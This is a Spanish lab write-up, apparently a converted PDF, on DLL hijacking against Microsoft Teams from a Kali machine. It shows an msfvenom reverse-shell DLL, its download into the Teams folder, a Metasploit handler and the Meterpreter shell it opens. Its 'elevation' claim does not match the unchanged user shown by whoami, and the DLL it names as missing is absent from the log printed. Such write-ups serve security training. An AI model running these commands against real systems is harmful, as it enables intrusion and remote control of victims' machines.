

Elevación de servicios DLL Hijacking	2
Resumen	2
Pasos	2
Generación de la DLL Maliciosa.....	2
Preparación del Entorno.....	3
Detección de Oportunidades con Procmon	3
Transferencia y Posicionamiento de la DLL.....	4
Configuración del Listener en Metasploit.....	5
Ejecución y Compromiso	5

Elevación de servicios DLL Hijacking

Resumen

El ataque de **DLL Hijacking** explota el mecanismo de carga de bibliotecas dinámicas (DLL) en sistemas Windows. Cuando una aplicación intenta cargar una DLL que no está presente en los directorios esperados, el sistema puede recurrir a ubicaciones alternativas. Si el atacante puede ubicar una DLL con el mismo nombre en una ruta accesible, esta puede ser cargada, permitiendo la ejecución de código malicioso con los privilegios del proceso vulnerable.


Este informe describe la ejecución de un ataque de DLL Hijacking llevado a cabo desde una máquina **Kali Linux** contra una máquina **Windows**, utilizando como vector vulnerable la aplicación **Microsoft Teams**.

Pasos

Generación de la DLL Maliciosa

Para generar la carga útil, se utilizó **msfvenom**, herramienta incluida en el framework Metasploit. La DLL generada incluía una reverse shell mediante el payload `meterpreter/reverse_tcp`. La orden ejecutada fue la siguiente:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.6 LPORT=4444 -f dll -o evil.dll
```




```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.6 LPORT=4444 -f dll -o evil.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 9216 bytes
Saved as: evil.dll
```

- `LHOST` y `LPORT` se configuraron con la dirección IP y el puerto de escucha de la máquina atacante.
- El parámetro `-f dll` especificó el formato de salida como archivo DLL.
- El archivo se guardó con el nombre `evil.dll`.

Preparación del Entorno

Para facilitar la transferencia de archivos, se levantó un servidor HTTP local en la máquina Kali mediante Python asegurándonos de que ambas máquinas se encuentran en la misma red:

```
python3 -m http.server 8081
```





```
$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.0.2.5 - - [24/May/2025 12:45:43] "GET /evil.dll HTTP/1.1" 200 -
```

Detección de Oportunidades con Procmon

En la máquina Windows se utilizó la herramienta **Process Monitor (Procmon)** de Sysinternals para identificar intentos de carga de DLL fallidas. Se configuraron los siguientes filtros:

- Path ends with .dll
- Result contains NAME NOT FOUND




Esto permitió observar qué DLLs eran solicitadas por procesos pero no estaban presentes en el sistema. En este caso, se detectó que el proceso de **Microsoft Teams** intentaba cargar la DLL `profapi.dll` sin éxito.

17:53:48,0240759	Teams.exe	10208	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\SSPICLI.DLL	NAME NOT FOUND Desired Acce...
17:53:48,0591703	Teams.exe	10208	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\MSASN1.dll	NAME NOT FOUND Desired Acce...
17:53:48,0618208	Teams.exe	8780	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\OLEACC.dll	NAME NOT FOUND Desired Acce...
17:53:48,0629649	Teams.exe	8780	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\OLEACCRC.DLL	NAME NOT FOUND Desired Acce...
17:53:48,1576416	Teams.exe	7356	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\vdghelp.dll	NAME NOT FOUND Desired Acce...
17:53:48,1608583	Teams.exe	7356	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\WINMM.dll	NAME NOT FOUND Desired Acce...
17:53:48,1615853	Teams.exe	7356	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\UPHLPAPI.DLL	NAME NOT FOUND Desired Acce...
17:53:48,1620699	Teams.exe	7356	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\USERENV.dll	NAME NOT FOUND Desired Acce...
17:53:48,1626703	Teams.exe	7356	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\VERSION.dll	NAME NOT FOUND Desired Acce...
17:53:48,1631137	Teams.exe	7356	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\DWWrite.dll	NAME NOT FOUND Desired Acce...
17:53:48,1640691	Teams.exe	7356	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\Secur32.dll	NAME NOT FOUND Desired Acce...
17:53:48,1649737	Teams.exe	7356	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\WINHTTP.dll	NAME NOT FOUND Desired Acce...
17:53:48,1656267	Teams.exe	7356	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\dhcpcsvc.DLL	NAME NOT FOUND Desired Acce...
17:53:48,1666303	Teams.exe	7356	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\dbgcore.DLL	NAME NOT FOUND Desired Acce...
17:53:48,1672755	Teams.exe	7356	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\DPAPI.DLL	NAME NOT FOUND Desired Acce...
17:53:48,1677881	Teams.exe	7356	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\SSPICLI.DLL	NAME NOT FOUND Desired Acce...
17:53:48,1742539	Teams.exe	7356	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\MSASN1.dll	NAME NOT FOUND Desired Acce...
17:53:48,2618158	Teams.exe	8780	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\LINKINFO.dll	NAME NOT FOUND Desired Acce...
17:53:48,2629955	Teams.exe	8780	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\ntshrui.dll	NAME NOT FOUND Desired Acce...
17:53:48,2651864	Teams.exe	8780	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\svcli.dll	NAME NOT FOUND Desired Acce...
17:53:48,2767651	Teams.exe	10208	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\dxgi.dll	NAME NOT FOUND Desired Acce...
17:53:48,2798515	Update.exe	5704	CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\es-ES\mscorlib.dll	NAME NOT FOUND Desired Acce...
17:53:48,2800052	Update.exe	5704	CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\es-ES\mscorlib.dll	NAME NOT FOUND Desired Acce...
17:53:48,2813763	Teams.exe	10208	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\vd3d10warp.dll	NAME NOT FOUND Desired Acce...
17:53:48,2818545	Teams.exe	10208	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\vd3d10warp.dll	NAME NOT FOUND Desired Acce...
17:53:48,2823812	Teams.exe	10208	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\vd3d10warp.dll	NAME NOT FOUND Desired Acce...
17:53:48,2827851	Teams.exe	10208	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\vd3d10warp.dll	NAME NOT FOUND Desired Acce...
17:53:48,2842289	Teams.exe	10208	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\vmf.dll	NAME NOT FOUND Desired Acce...
17:53:48,2854604	Teams.exe	10208	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\vmfplat.dll	NAME NOT FOUND Desired Acce...
17:53:48,2876880	Teams.exe	10208	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\RTWorkQ.DLL	NAME NOT FOUND Desired Acce...
17:53:48,2996610	Teams.exe	10208	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\dwimgapi.dll	NAME NOT FOUND Desired Acce...
17:53:48,3111484	Teams.exe	8780	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\cscapi.dll	NAME NOT FOUND Desired Acce...
17:53:48,3149006	Teams.exe	8780	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\msvcp110_win.dll	NAME NOT FOUND Desired Acce...
17:53:48,3551569	Teams.exe	7356	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\kbdus.dll	NAME NOT FOUND Desired Acce...
17:53:48,3686685	Teams.exe	8780	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\WindowsCodecs.dll	NAME NOT FOUND Desired Acce...
17:53:48,4351654	Teams.exe	8780	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\resources\app.as...	NAME NOT FOUND Desired Acce...
17:53:48,4358904	Teams.exe	8780	CreateFile	C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\resources\app.as...	NAME NOT FOUND Desired Acce...

Transferencia y Posicionamiento de la DLL

Aprovechando la ausencia de `profapi.dll`, se procedió a transferir la DLL maliciosa desde Kali a la ruta correspondiente dentro del perfil de usuario en Windows:



```
wget http://10.0.2.6:8081/evil.dll -o
"C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\profapi.dll"
```

```
PS C:\Users\jquerito> wget http://10.0.2.6:8081/evil.dll -o "C:\Users\jquerito\AppData\Local\Microsoft\Teams\current\profapi.dll"
```

Este directorio es accesible por el usuario, lo que permite colocar archivos sin necesidad de privilegios elevados. Además, se renombró la DLL maliciosa como `profapi.dll` para que fuera detectada y cargada por el proceso.

Configuración del Listener en Metasploit

En la máquina atacante, se configuró el módulo handler de Metasploit para recibir la conexión inversa cuando se ejecutara la DLL:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.6
LHOST => 10.0.2.6
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Sending stage (201798 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.6:4444 -> 10.0.2.5:50014) at 2025-05-24 12:46:06 +0200
```

Ejecución y Compromiso

Al ejecutar la aplicación Microsoft Teams en la máquina Windows, el proceso buscó cargar la DLL `profapi.dll`. Al encontrar la versión maliciosa colocada en el directorio del usuario, se ejecutó el payload embebido, estableciendo una sesión **Meterpreter** en la máquina atacante.

```
meterpreter > ls
Listing: C:\Users\jquerito\AppData\Local\Microsoft\Teams\current
=====
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	1096	fil	2025-05-06 17:04:12 +0200	LICENSE
100777/rwxrwxrwx	2603648	fil	2025-05-06 17:04:12 +0200	Squirrel.exe
100666/rw-rw-rw-	451	fil	2025-05-06 17:04:42 +0200	SquirrelSetup.log
100777/rwxrwxrwx	181203048	fil	2025-05-06 17:04:16 +0200	Teams.exe
100666/rw-rw-rw-	428899	fil	2025-05-06 17:04:19 +0200	ThirdPartyNotice.txt
100666/rw-rw-rw-	151856	fil	2025-05-06 17:04:12 +0200	chrome_100_percent.pak
100666/rw-rw-rw-	228784	fil	2025-05-06 17:04:12 +0200	chrome_200_percent.pak
100666/rw-rw-rw-	327240	fil	2025-05-06 17:04:12 +0200	concr140.dll
100666/rw-rw-rw-	4927096	fil	2025-05-06 17:04:12 +0200	d3dcompiler_47.dll
100666/rw-rw-rw-	2977928	fil	2025-05-06 17:04:12 +0200	ffmpeg.dll
100666/rw-rw-rw-	10464224	fil	2025-05-06 17:04:13 +0200	icudtl.dat
100666/rw-rw-rw-	544624	fil	2025-05-06 17:04:13 +0200	libEGL.dll

```
meterpreter > shell
Process 5788 created.
Channel 1 created.
Microsoft Windows [Versi+n 10.0.19043.2364]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\jquerito\AppData\Local\Microsoft\Teams\current>whoami
whoami
bleach\jquerito
```